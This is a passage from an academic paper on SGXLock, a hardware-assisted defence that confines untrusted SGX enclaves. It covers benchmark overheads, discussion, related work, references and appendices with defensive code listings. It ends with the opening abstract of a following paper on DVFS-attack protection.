Raw latency overhead We implement an empty `ECALL` routine with no arguments [4]. We then invoke the empty `ECALL` routine from the host application and record the execution time to represent the raw `ECALL` latency. To measure the raw `OCALL` latency, we implement an empty `OCALL` routine with no arguments and invoke it within the empty `ECALL`. Then we record the execution time of invoking the `ECALL` routine again and subtract the raw `ECALL` latency. Last, to evaluate the latency introduced by the data access and the control flow asymmetry elimination respectively, we disable the single-step mode and perform the above evaluation again.

Table 1 shows the overall result. Our prototype introduces 52.7% overhead for the raw `ECALL` latency and 62.3% for the raw `OCALL` latency. The control flow asymmetry elimination contributes 31.1% and 38.7% of the result, respectively.

Note that, the latency shown in Table 1 represents the *upper bound* of the performance overhead. That's because in real-world applications, there are usually complex workloads inside the worker function of the `ECALL/OCALL`.

To further show the raw latency overhead in practice, we use different `ECALL` worker functions that have different execution time inside the enclave. We also use various numbers of invoked `OCALL`s during this process. This can represent different types of applications. For each test, the function inside the enclave invokes an empty `OCALL` without any arguments at different frequencies. We repeat the measurement 20 times

[4] The *empty* routine means that the worker function of an ECALL/OCALL returns immediately when it is invoked.

Table 2: The overhead under different execution time inside the enclave and the OCALL frequency.

Frequency	Execution Time						
	1ms	5ms	10ms	50ms	100ms	500ms	1000ms
1	0.2%	0.1%	0.1%	0.04%	0.05%	0.03%	0.03%
10	1.4%	0.4%	0.5%	0.06%	0.02%	0.0%	0.0%
100	10.8%	2.4%	1.2%	0.3%	0.1%	0.05%	0.03%
1,000	42.6%	18.0%	10.3%	2.4%	1.2%	0.3%	0.1%
10,000	61.1%	51.6%	41.5%	17.6%	10.5%	2.4%	1.2%
50,000	63.7%	61.2%	56.7%	41.6%	31.6%	10.5%	**5.6%**
100,000	63.9%	62.8%	59.8%	50.2%	42.5%	18.0%	10.3%

and report the arithmetic mean values. Table 2 shows the result. The execution time inside the enclave ranges from *1ms* to *1s*.

The overhead is negatively correlated with the execution time inside the enclave, while positively correlated with the `OCALL` frequency. Note that in our evaluation, the `OCALL` is empty. Thus the overhead represents the corresponding upper bounds in practice. Generally speaking, the worker function inside the enclave tends to invoke the `OCALLs` at low-frequency, since the main purpose for an `OCALL` is to perform the system calls (e.g. file operations). According to Gruss et al. [16], Netflix had studied the system call rates of their cloud services and found the highest rate is around 50,000 system calls per second per CPU. As shown in Table 2, under the setting that the execution time is 1s and the OCALL frequency is 50,000, the performance overhead is 5.6%. It demonstrates the effectiveness of our system for real-world scenarios.

Parameter Passing Overhead We use the empty `ECALL` and `OCALL` routines, with a pointer argument `buf` whose size is 64MB. We use a large buffer size to make the time of parameter passing dominate the whole application's execution, thus omitting the raw latency overhead previously discussed.

After that, we specify the direction attribute of the `buf` as `[in]`, `[out]`, or `[in, out]` and then record the time cost for each specification, respectively. The `[in]`, `[out]` and `[in, out]` for an `ECALL` means the parameters will be copied into the enclave, copied from the enclave and copied in both directions. The meanings of the attributes for an `OCALL` are similar.

Table 3 shows the result. The worst case is for the pointer argument of an `OCALL` with the `[in]` attribute, whose overhead achieves 26.4%. Besides, the additional parameter passing time under the `[in,out]` setting is obviously longer than that under the `[in]` or `[out]` setting. This is because it requires two additional data copy operations, i.e., copy to and from the *param_buffer*, while the others only require one operation, i.e. copy to or from the *param_buffer*. Again, this evaluation only considers the raw parameters passing overhead, which shows the upper bound of the overhead.

One interesting finding is that a pointer argument with the `[out]` attribute requires much longer parameter passing time compared to others. Accordingly, the overhead is much lower

Table 3: The evaluation result of parameter passing. Time is measured in milliseconds.

	ECALL			OCALL		
	`[in]`	`[out]`	`[in,out]`	`[in]`	`[out]`	`[in,out]`
Original	28.0	145.5	45.6	17.9	157.0	45.7
SGXLock	32.9	150.9	55.7	22.7	161.1	54.4
Additional Time	4.9	5.4	10.1	4.8	3.1	8.7
Overhead	17.6%	3.7%	22.3%	26.4%	1.9%	18.9%

Table 4: The execution time (milliseconds) and overhead of the machine learning service using our system.

	Original	SGXLock	Overhead
Enclave creation	283.80	283.91	0.04%
Model loading	43.59	54.00	23.90%
Inference	1,962.10	1,970.85	0.45%
Total	2,289.49	2,308.76	0.84%

(3.7% and 1.9%, respectively). That is because the edge routines of `ECALL/OCALL` in the enclave side would call `memset` to clear the buffer that is newly allocated for the pointer argument with the `[out]` attribute. The `memset` function is specified as `__attribute__((optimize("O0")))`, thus the compiled `memset` function is not optimized and involves lots of memory access operations.

6.2.3 Real-world Applications

Machine learning as a service We run a trained neural network model (with around 34MB weights data) inside an enclave. The ML model is for predicting the responses of the cancer treatment [8]. SGX is used to protect both the model structure/parameters and input/output. All of them are encrypted outside the enclave and only decrypted inside the enclave at runtime. The implementation of the ML model has been highly optimized for SGX scenario to shorten its inference time [7]. Thus, using it for evaluation is representative to demonstrate the effectiveness of our system. In our experiment, we perform the model inference on 392 inputs (total size is 19MB) and record the time cost of each stage. Note that each stage is implemented as an `ECALL` but may perform multiple `OCALLs`. The measurement is repeated 30 times and the arithmetic median is reported.

As shown in Table 4, our prototype introduces negligible overhead (0.84% on average). In our prototype, extra data copies are required to transfer the `ECALL` parameters to the *param_buffer*. As mentioned above, the size of the model weights is about 34MB. Therefore, the overhead of the model loading stage is relatively high, which achieves 23.9%. For a real-world machine learning inference service, the model loading is performed only once to serve thousands of inputs or even more. Thus the overall overhead is acceptable, just as shown in our experiment (0.84% for 392 inputs).

Table 5: The execution time (milliseconds) and overhead of database operations.

	Original	SGXLock	Overhead
INSERT	1,856,643	1,867,392	0.58%
SELECT	8,428	8,629	2.38%
UPDATE	183,271	186,740	1.89%
DELETE	182,417	182,763	0.19%

Table 6: The evaluation result of a HTTP web server.

	Transfer Rate (kb/s)		Overhead	# of OCALLs
	Original	SGXLock		
1	5.94	5.69	4.21%	~742,000
2	5.93	5.7	3.88%	~742,270
4	5.9	5.7	3.39%	~742,810
8	5.93	5.67	4.38%	~743,890
16	5.92	5.68	4.05%	~744,960

Database We use a ported SGX version of the SQLite [6] database in our evaluation. As a lightweight database engine, SQLite is widely deployed in real-world applications. Besides, the execution of SQLite involves many file operations, thus causing many `OCALLs`. In the evaluation, we record the time cost of four common database operations, i.e., *INSERT, SELECT, UPDATE* and *DELETE*, respectively. Each operation is performed for 10,000 times and the SQL statements are generated with SQLite's performance testing script (`tools/speedtest.tcl`). We repeat our measurements 15 times and report the arithmetic mean.

As shown in Table 5, the overhead for the four operations rangers from 0.19% to 2.38%, with an average value of 1.26%. The highest overhead comes from the INSERT operation, which is 2.38%. We find that there are 11,0338 `OCALLs` and 10,000 `ECALLs` involved for the INSERT operations. In other words, the frequency for the INSERT operation under the original SDK achieves 13,092 `OCALLs` and 1,186 `ECALLs` per second (and 12,787 `OCALLs` and 1,159 `ECALLs` per second under our prototype). Under this high frequent switching between the host application and the enclave, the performance overhead is (only) 2.38%.

A HTTP web server The mbedtls-SGX [4] is a ported version of the `mbedtls`, which can run inside the SGX and provide an SGX-enabled TLS suite for developers. We evaluate the performance of a simple single-thread HTTP server, which is included in the mbedtls-SGX. The HTTP server serves a static web page whose size is 108 bytes. We use the Apache HTTP benchmark tool [1] to perform the evaluation. In each test, the server will serve 1,000 requests. The concurrency level, which represents the number of multiple requests to serve at a time, is increased from 1 to 16 with different intervals. The transfer rate, number of `OCALLs`, and the overhead are collected or computed and shown in Table 6. The introduced overhead is ranging from 3.39% to 4.38%.




Figure 3: The dynamic inspection time of enclaves with different code size.




Figure 4: The result of three macro-benchmark applications for the dynamic binary inspection.

6.2.4 Dynamic Binary Inspection

The binary inspection mechanism consists of the following three ones: static binary inspection, PCL binary inspection and dynamic binary inspection. Static and PCL binary inspection only introduce the one-time overhead when creating an enclave. We report the result in Appendix B. In the following, we present the overhead of the dynamic binary inspection.

Raw inspection overhead Specifically, we first increase the size of the enclave code that needs to be dynamically inspected and record the corresponding inspection time. The enclave code size ranges from 4K to 40K. We repeat the inspection 100,000 times for each test and then calculate the average value. Figure 3 shows that the overhead introduced by the dynamic binary inspection is positively correlated with the enclave code size to be inspected. Specifically, it takes about 9.29 us (i.e. ~26,941 cycles for the CPU used in the evaluation) for dynamically inspecting one enclave code page.

Macro-benchmark applications We further port three macro-benchmark applications to emulate the code secrecy protection scenario by leveraging Intel SGX SDK's PCL mechanism. Moreover, PCL binary inspection is disabled. Thus the first execution of the enclave code at runtime will trigger the dynamic binary inspection. First, we feed each application with a small number of inputs (thus a short execution time inside the enclave) and records their *runtime* performance (i.e. the enclave creation time is excluded). Specifically, 4 samples for the ML service, 20 *SELECT* operations for the database service and 1 request for the web server are

used. We compare the execution time of the ported version application with the original one.

As shown in Figure 4, dynamic binary inspection introduces acceptable overhead for three macro-benchmark applications *even* with a fraction of inputs. Note that the overhead present here is obviously higher than real-world scenarios, sine more inputs will be served. To this end, we also evaluate the overhead with the same inputs used in Section 6.2.3, the performance overhead is negligible.

7 Discussion

High-level attacks SGXLock focuses on eliminating the enclave-host asymmetries so that the host-enclave interaction can be restricted to the specified interfaces. High-level attacks [13, 22] based on the specified interaction interfaces (e.g., `ECALL/OCALL` in Intel SGX SDK [3]) are not considered. Nevertheless, SGXLock lays a foundation for the defense mechanism to mitigate such high-level attacks. We regard exploring the defense mechanisms for high-level attacks based on SGXLock as our future work.

SGX2 support Intel released the 2nd generation SGX in its IceLake platform, called SGX2. Compared with SGX1, SGX2 supports the dynamic enclave memory management. It provides three new run-time primitives for an enclave, including enclave page allocation/deallocation, enclave page permission (EPCM) restriction/extension, and dynamic thread (TCS) creation and destruction. Currently, our prototype implementation is based on SGX1. However, the design of SGXLock itself is compatible with SGX2. First, the page allocation and the dynamic threading management in SGX2 require the involvement of the OS. So the host application can be aware of the corresponding operations. Second, SGX2 enables an enclave to modify an enclave page's permission in the page's corresponding EPCM entry. It is orthogonal to SGXLock's access control mechanism, which relies on page tables and the PKRU register to perform the access permission control.

Legacy enclaves support The legacy enclaves can be supported at the source code and the binary level, respectively. If the source code is available, our prototype can keep backward-compatibility with minor or even no modification. The only possible required modification is to remove the `user_check` attribute from the enclave code. Our experience shows that it only requires a minor engineering effort (e.g. changing about 30 lines of code when porting the ML inference service). Besides, the use of `user_check` is not recommended. Because it is prone to the TOCTOU attack at design level. Similar discussions or opinions are also expressed in other work [36].

Legacy binary enclaves can be transparently supported if the `user_check` attribute or DLGC is not used by the enclave. Otherwise, embedding our inspection code into the enclave binary to support the DLGC auditing and removing the `user_check` attribute are needed. They can be implemented using the binary rewriting technique, but only by enclave developers. That is because the binary needs to be re-signed to satisfy the remote attestation. Note that while embedding inspection code can be easily implemented via enclave entry hooking (as described in Section 4.3.1), removing the `user_check` attribute *automatically* via binary rewriting is kind of challenging considering it depends on the enclave-specific semantic. Exploring it is regarded as our future work.

Impact to the debugging functionality Leveraging the single-step mode to eliminate control flow asymmetry affects the normal debugging function for neither the enclave nor its host application. As a security enhancement mechanism, SGXLock is used in the production environment, where debugging with the single-step mechanism is no need. At the development stage, since SGXLock is transparent to developers, it could be temporarily disabled (e.g., using unmodified uRTS) if then developers want to leverage the single-step mode to debug the program.

8 Related Work

Untrusted enclave confinement Several mechanisms have been proposed to confine the *untrusted* enclave. One proposal is to detect the malicious actions of an enclave by monitoring its I/O behaviors [14], which is not practical yet. Costan et al. also proposed a solution to perform the static analysis on the enclave code [14]. To deal with runtime generated code, it requires all enclaves to include a standardized static analysis framework into themselves. This brings two security concerns, i.e., the source credibility of the static analysis framework and the increased TCB introduced by the framework. SGXJail [36] confines the enclave's behaviors by residing each enclave in a separated sandbox process. It suffers from the scalability issue, especially for multiple enclaves and multi-threading scenarios. SGXLock does not have such an issue because of its in-process confinement design. Some systems [18, 29] apply the software fault isolation (SFI) technique into the enclave to confine user code inside the enclave. However, they do not support dynamically generated code inside the enclave. Our system does not have this limitation. Moreover, Zhang et al. [39] proposes a black-box detection framework, SGX-Bouncer, for SGX enclave malware. However, enclave malware could hide its attack behavior while it is aware of SGX-Bouncer to evade detection.

Usage of Intel MPK and SGX Intel MPK provides a hardware primitive to implement efficient intra-process isolation [17, 31, 32]. ERIM [32] leverages MPK to provide intra-process isolation for normal applications with low performance overhead. However, ERIM is not applicable to SGX scenarios due to the hardware isolation of SGX. The libmpk [24] system virtualizes MPK protection keys in software so that an unlimited number of protection keys are available. The libmpk system is orthogonal to our work and its

design about protection key virtualization can be borrowed by our system to implement the support of an unlimited number of enclaves in the future.

SGX has been leveraged to protect user code and data in different scenarios. For instance, VC3 [26] uses SGX to implement trustworthy data analytics in the cloud. LightBox [15] leverages SGX to provide a highly efficient solution for middleboxes in the cloud. To facilitate the usage of SGX, different software development kits (SDK) [2, 3, 5, 34] have been provided to the developers. Moreover, several library operating systems (libOS) [10, 12, 29] have been developed to minimize the effort of legacy code refactoring for SGX. However, all of these SDKs and libOSes have not considered the issue of untrusted enclaves. SGXLock can be integrated into them to address this issue.

Attacks towards SGX and security enhancements for SGX Researchers have proposed different classes of attacks towards SGX. Most of them are side-channel based attacks. A representative type of attack is controlled-channel attacks [11, 35, 37]. Another class of attacks is based on the software vulnerabilities inside the enclave [19, 21]. For instance, Khandaker et al. [19] systematically summarized the attack surface of the host-enclave interaction interfaces, from the host application's view.

Accordingly, security enhancement mechanisms [23, 30] have been introduced to enhance the security guarantees. To defend against controlled-channel attacks, T-SGX [30] relies on the TSX hardware feature to suppress the occurrence of page faults inside the enclave. Besides, some defense mechanisms [20, 28, 40] are proposed to address the vulnerabilities inside the enclave code. These security enhancement mechanisms can collaborate with SGXLock to strengthen the mutual distrust relationship between an enclave and its host application.

9 Conclusion

In this paper, we propose an efficient and scalable defense mechanism to confine an untrusted enclave's behaviors. The threats of an untrusted enclave come from the enclave-host asymmetries, i.e., the data access asymmetry and the control flow asymmetry. Our solution leverages two x86 hardware features, i.e., *Intel MPK and x86 single-step mode*, to break the data access and control flow asymmetries, respectively. We have implemented a prototype system. The evaluation shows the efficiency and effectiveness of our system.

Acknowledgement

We would like to thank the anonymous reviewers for their comments that greatly helped improve the presentation of this paper. We also want to thank Prof. Fengwei Zhang for shepherding our paper. Additionally, the first author of this paper would like to thank Xiaoxuan Lou personally for his help with the author's study. This work is partially supported by the National Natural Science Foundation of China under Grant 61872438, Leading Innovative and Entrepreneur Team Introduction Program of Zhejiang (2018R01005), the Fundamental Research Funds for the Central Universities (K20200019), Research Grants Council of Hong Kong under Grant R6021-20F and RFS2122-1S04. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of funding agencies.

References

[1] Apache http server benchmarking tool. https://httpd.apache.org/docs/2.4/programs/ab.html, Referenced September, 2020.

[2] Google asylo. https://github.com/google/asylo, Referenced August, 2020.

[3] Intel sgx sdk for linux. https://github.com/intel/linux-sgx, Referenced August, 2020.

[4] mbedtls-sgx. https://github.com/bl4ck5un/mbedtls-SGX, Referenced July, 2020.

[5] Microsoft open enclave sdk. https://github.com/openenclave/openenclave, Referenced August, 2020.

[6] Sgx-sqlite. https://github.com/yerzhan7/SGX_SQLite, Referenced July, 2020.

[7] Anonymous, 2019. https://github.com/anonymouspaper101/anonymouspaper101.

[8] Anonymous. Privacy-preserving machine learning as a service on sgx, 2019. http://www.humangenomeprivacy.org/2019/competition-tasks.html.

[9] Erick Bauman, Huibo Wang, Mingwei Zhang, and Zhiqiang Lin. Sgxelide: Enabling enclave code secrecy via self-modification. In *Proceedings of the 2018 International Symposium on Code Generation and Optimization*, 2018.

[10] Andrew Baumann, Marcus Peinado, and Galen Hunt. Shielding applications from an untrusted cloud with haven. In *Proceedings of the 11th USENIX Symposium on Operating Systems Design and Implementation*, 2014.

[11] Jo Van Bulck, Nico Weichbrodt, Rüdiger Kapitza, Frank Piessens, and Raoul Strackx. Telling your secrets without page faults: Stealthy page table-based attacks on

enclaved execution. In *Proceedings of the 26th USENIX Security Symposium*, 2017.

[12] Chia che Tsai, Donald E. Porter, and Mona Vij. Graphene-sgx: A practical library OS for unmodified applications on SGX. In *Proceedings of the 2017 USENIX Annual Technical Conference*, 2017.

[13] Stephen Checkoway and Hovav Shacham. Iago attacks: Why the system call api is a bad untrusted rpc interface. In *Proceedings of the 18th International Conference on Architectural Support for Programming Languages and Operating Systems*, 2013.

[14] Victor Costan and Srinivas Devadas. Intel sgx explained. Cryptology ePrint Archive, Report 2016/086, 2016. https://eprint.iacr.org/2016/086.

[15] Huayi Duan, Cong Wang, Xingliang Yuan, Yajin Zhou, Qian Wang, and Kui Ren. Lightbox: Full-stack protected stateful middlebox at lightning speed. In *Proceedings of the 26th ACM Conference on Computer and Communications*, 2019.

[16] Daniel Gruss, Dave Hansen, and Brendan Gregg. Kernel isolation: From an academic idea to an efficient patch for every computer. 2018.

[17] Mohammad Hedayati, Spyridoula Gravani, Ethan Johnson, John Criswell, Michael L. Scott, Kai Shen, and Mike Marty. Hodor: Intra-process isolation for high-throughput data plane libraries. In *Proceedings of the 2019 USENIX Annual Technical Conference*, 2019.

[18] Tyler Hunt, Zhiting Zhu, Yuanzhong Xu, Simon Peter, and Emmett Witchel. Ryoan: A distributed sandbox for untrusted computation on secret data. In *Proceedings of the 12th USENIX Symposium on Operating Systems Design and Implementation*, 2016.

[19] Mustakimur Rahman Khandaker, Yueqiang Cheng, Zhi Wang, and Tao Wei. Coin attacks: On insecurity of enclave untrusted interfaces in sgx. In *Proceedings of the 25th International Conference on Architectural Support for Programming Languages and Operating Systems*, 2020.

[20] Dmitrii Kuvaiskii, Oleksii Oleksenko, Sergei Arnautov, Bohdan Trach, Pramod Bhatotia, Pascal Felber, and Christof Fetzer. Sgxbounds: Memory safety for shielded execution. In *Proceedings of the 12th European Conference on Computer Systems*, 2017.

[21] Jaehyuk Lee, Jinsoo Jang, Yeongjin Jang, Nohyun Kwak, Yeseul Choi, Changho Choi, Taesoo Kim, Marcus Peinado, and Brent ByungHoon Kang. Hacking in darkness: Return-oriented programming against secure enclaves. In *Proceedings of the 26th USENIX Security Symposium*, 2017.

[22] Marion Marschalek. The wolf in sgx clothing. https://www.troopers.de/troopers18/agenda/dldub8/, Referenced July, 2020.

[23] Meni Orenbach, Andrew Baumann, and Mark Silberstein. Autarky: Closing controlled channels with self-paging enclaves. In *Proceedings of the 15th European Conference on Computer Systems*, 2020.

[24] Soyeon Park, Sangho Lee, Wen Xu, HyunGon Moon, and Taesoo Kim. libmpk: Software abstraction for intel memory protection keys (intel MPK). In *Proceedings of the 2019 USENIX Annual Technical Conference*, 2019.

[25] Christian Priebe, Kapil Vaswani, and Manuel Costa. Enclavedb: A secure database using sgx. In *Proceedings of the 2018 IEEE Symposium on Security and Privacy*, 2018.

[26] F. Schuster, M. Costa, C. Fournet, C. Gkantsidis, M. Peinado, G. Mainar-Ruiz, and M. Russinovich. Vc3: Trustworthy data analytics in the cloud using sgx. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy*, 2015.

[27] Michael Schwarz, Samuel Weiser, and Daniel Gruss. Practical enclave malware with intel SGX. 2019.

[28] Jaebaek Seo, Byoungyoung Lee, Seongmin Kim, Ming-Wei Shih, Insik Shin, Dongsu Han, and Taesoo Kim. Sgx-shield: Enabling address space layout randomization for sgx programs. 01 2017.

[29] Youren Shen, Hongliang Tian, Yu Chen, Kang Chen, Runji Wang, Yi Xu, Yubin Xia, and Shoumeng Yan. Occlum: Secure and efficient multitasking inside a single enclave of intel sgx. In *Proceedings of the 25th International Conference on Architectural Support for Programming Languages and Operating Systems*, 2020.

[30] Ming-Wei Shih, Sangho Lee, Taesoo Kim, and Marcus Peinado. T-sgx: Eradicating controlled-channel attacks against enclave programs. In *Proceedings of the 2017 Network and Distributed System Security Symposium 2017*, 2017.

[31] Mincheol Sung, Pierre Olivier, Stefan Lankes, and Binoy Ravindran. Intra-unikernel isolation with intel memory protection keys. In *Proceedings of the 16th ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments*, 2020.

[32] Anjo Vahldiek-Oberwagner, Eslam Elnikety, Nuno O. Duarte, Michael Sammler, Peter Druschel, and Deepak Garg. ERIM: Secure, efficient in-process isolation with protection keys (MPK). In *Proceedings of the 28th USENIX Security Symposium*, 2019.

[33] Jo Van Bulck, David Oswald, Eduard Marin, Abdulla Aldoseri, Flavio D. Garcia, and Frank Piessens. A tale of two worlds: Assessing the vulnerability of enclave shielding runtimes. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, 2019.

[34] Huibo Wang, Pei Wang, Yu Ding, Mingshen Sun, Yiming Jing, Ran Duan, Long Li, Yulong Zhang, Tao Wei, and Zhiqiang Lin. Towards memory safe enclave programming with rust-sgx. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, 2019.

[35] Wenhao Wang, Guoxing Chen, Xiaorui Pan, Yinqian Zhang, XiaoFeng Wang, Vincent Bindschaedler, Haixu Tang, and Carl A. Gunter. Leaky cauldron on the dark land: Understanding memory side-channel hazards in sgx. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[36] Samuel Weiser, Luca Mayr, Michael Schwarz, and Daniel Gruss. Sgxjail: Defeating enclave malware via confinement. In *Proceedings of the 22nd International Symposium on Research in Attacks, Intrusions and Defenses*, 2019.

[37] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy*, 2015.

[38] Bingshen Zhang, Yuan Chen, Jiaqi Li, Yajin Zhou, Phuc Thai, Hong-Sheng Zhou, and Kui Ren. Succinct scriptable nizk via trusted hardware. In *Proceedings of the 26th European Symposium on Research in Computer Security*, 2021.

[39] Zeyu Zhang, Xiaoli Zhang, Qi Li, Kun Sun, Yinqian Zhang, Songsong Liu, Yukun Liu, and Xiaoning Li. See through walls: Detecting malware in sgx enclaves with sgx-bouncer. In *Proceedings of the 2021 ACM Asia Conference on Computer and Communications Security*, 2021.

[40] Wenjia Zhao, Kangjie Lu, Yong Qi, and Saiyu Qi. Mptee: Bringing flexible and efficient memory protection to intel sgx. In *Proceedings of the 15th European Conference on Computer Systems*, 2020.

A Challenges of adopting ERIM's design to block PKRU update inside the enclave

The solution proposed by the ERIM cannot be directly applied to our system for the following reasons.

```
1  /******** wrapper of WRPKRU ********/
2  xor  %ecx, %ecx
3  xor  %edx, %edx
4  mov  $PKRU_DISALLOW_TRUSTED, %eax
5  WRPKRU              // %PKRU <= %eax
6  //the inserted code is as follow
7  cmp  $PKRU_DISALLOW_TRUSTED, %eax
8  je   .Lcontinue
9  syscall  exit
10 .Lcontinue:
11 // execution continues...
12
13 /******** wrapper of XRSTOR ********/
14 XRSTOR
15 // the inserted code is as follow
16 bt  %eax, $0x9
17 jnc .Lcontinue
18 syscall exit
19 .Lcontinue:
20 // execution continues...
```

Listing 1: The wrappers of WRPKRU/XRSTOR in ERIM

CI-1) *The register value could be changed after WRPKRU/XRSTOR instructions.* ERIM leverages the wrappers for `WRPKRU/XRSTOR` instructions for a safe PKRU update. As shown in Listing 1, a few instructions are inserted after `WRPKRU/XRSTOR` instructions to check whether the PKRU register is updated as expected. The assumption is that the value of the `EAX` register between the `WRPKRU` instruction (line 5) and the check of the `EAX` value (line 7) cannot be changed. The same assumption applies to the `XRSTOR` (line 14) and the following check routine (line 16). However, this assumption does not hold in our scenario. When the enclave execution is interrupted on an AEX event and is going to exit the enclave, the program states of the execution would be stored into the enclave's SSA frame by hardware. The SSA frame resides inside the enclave and is software visible. Other enclave executions, if existing, then can corrupt the program states of the interrupted execution by modifying the content of the corresponding SSA frame.

CI-2) *The dynamically loaded code inside the enclave could be encrypted.* Besides, the dynamically loaded and runtime-generated code make the problem even harder. Some enclaves may load or generate code at runtime for the purpose of code secrecy [9]. For instance, an enclave developer may want to protect its proprietary code. So he/she chooses to deploy the proprietary code in the ciphertext. A small piece of the code loader is included in the enclave to load and decrypt the proprietary code after the enclave creation and the remote attestation. The hardware isolation of SGX prevents the host application's inspection mechanism, such as the interception mechanism proposed in ERIM [32], from inspecting the newly loaded or generated code.




Figure 5: The performance overhead of static and PCL binary inspection with different enclave code size.

CI-3) *The occurrence of the XRSTOR instruction is unavoidable inside the enclave.* One intuitive thought is to forbid the occurrence of `WRPKRU/XRSTOR` instructions inside the enclave. However, SGX leaves the switching of the execution's program states to the software (i.e., enclave code) when the execution crosses the enclave boundary via the `EENTER/EEXIT` instruction. Thus, `XSAVE/XRSTOR` instructions are usually used by enclave to efficiently save/restore the extended states of the execution. The occurrence of the `XRSTOR` instruction is unavoidable inside the enclave.

B The overhead of static and PCL binary inspection

The static and PCL binary inspection mechanisms are only invoked when creating an enclave. To evaluate the performance overhead, we use Intel SGX SDK's *SampleEnclave* and *SampleEnclavePCL* in our evaluation, respectively. Specifically, we increase the enclave code size and record the corresponding enclave *creation* time (with or without static/PCL binary inspection). Figure B shows the result. We can see the static and PCL binary inspection mechanisms introduce no more than 2% and 4% performance overhead for the *enclave creation*, respectively.

C Kernel Modifications

Issues of the signal handler Whenever invoking a signal handler, the Linux kernel will override the access permission of the current thread to its initial setting (only access to the protection key 0). This indicates that the kernel assumes the (userspace) signal handler stack belongs to the protection key

```
1   // ECALL definition
2   public void ecall_pointer_in_size(
3       [in, size=len] void *ptr, size_t len);
4
5   // generated by Edger8r
6   // marshaling data structure for arguments
7   typedef struct ms_ecall_pointer_in_size_t {
8     void* ms_ptr;
9     size_t ms_len;
10  } ms_ecall_pointer_in_size_t;
11
12  // generated by our modified Edger8r
13  // wrapper data structure of ECALL/OCALL's
14  // marshaling data structure
15  typedef struct ms_buf_meta_t {
16      size_t offset;
17      size_t size;
18      int in_out;
19  } ms_buf_meta_t;
20  typedef struct ms_param_meta_t {
21      void*   ms;
22      size_t size;
23      ms_buf_meta_t* arr;
24      size_t arr_size;
25      size_t ret_offset;
26      size_t ret_size;
27  } param_meta_t;
```

Listing 2: The `ms_ecall_pointer_in_size_t` is the marshaling data structure generated by `Edger8r` according to the argument attributes of the `ECALL` definition (Line 3). The `ms_buf_meta_t` and `ms_param_meta_t` are wrapper data structures of `ECALL/OCALL`'s marshaling data structure to enable the uRTS to copy the parameters from/to the `param_buf`. Specifically, `ms_buf_meta_t` is used to describe the pointer member of the marshaling structure (e.g., Line 9). `ms_param_meta_t` provides the overall description of the marshaling structure.

0. However, during invoking a signal handler, the kernel will access the signal handler's stack (e.g., for frame setup) with the thread's original access permission (i.e. the PKRU register value). This brings up the functional issue (i.e. permission violation) when the thread has no permission to the protection key zero.

In our prototype, this can happen in two cases. First, the enclave execution exits on an AEX event, and a signal handler is then invoked (e.g., for the dynamic binary inspection). Second, the execution leaves the enclave via the `EEXIT` instruction and a signal-step debug exception is immediately triggered. The corresponding signal handler is invoked to check the jump target of the `EEXIT` instruction.

Solution We make minor modifications (no more 20 lines of code) to the Linux kernel. When accessing the signal handler stack, the kernel will be assigned with the access permission to the protection key 0 *temporarily*, no matter what its current permission is. Specifically, we mainly modify two functions.

- `handle_signal` Before it calls `setup_rt_frame` to set up the stack frame for the signal handler, the PKRU register is updated to enable the access to the protection key 0. The function `setup_rt_frame` is responsible for saving a copy of the current thread's context (including the PKRU register) into the signal handler's stack. Therefore, after returning from the `setup_rt_frame`, the function `handler_signal` updates the saved PKRU register in the copy with its actual value.
- `SYSCALL_DEFINE0(rt_sigreturn)` This is the system call to return from the signal handler and restore the original context. It calls the function `restore_altstack` after restoring the original context. Therefore, the PKRU register is updated to enable the access to the protection key 0 before invoking the `restore_altstack` function.

D Wrapper data structure for the Edger8r tool

The code snippet in Listing 2 shows the wrapper data structure for the `Edger8r` tool (Section 5).

Minefield: A Software-only Protection for SGX Enclaves against DVFS Attacks

Andreas Kogler
Graz University of Technology

Daniel Gruss
Graz University of Technology

Michael Schwarz
CISPA Helmholtz Center for Information Security

Abstract

Modern CPUs adapt clock frequencies and voltage levels to workloads to reduce energy consumption and heat dissipation. This mechanism, dynamic voltage and frequency scaling (DVFS), is controlled from privileged software but affects all execution modes, including SGX. Prior work showed that manipulating voltage or frequency can fault instructions and thereby subvert SGX enclaves. Consequently, Intel disabled the overclocking mailbox (OCM) required for software undervolting, also preventing benign use for energy saving.

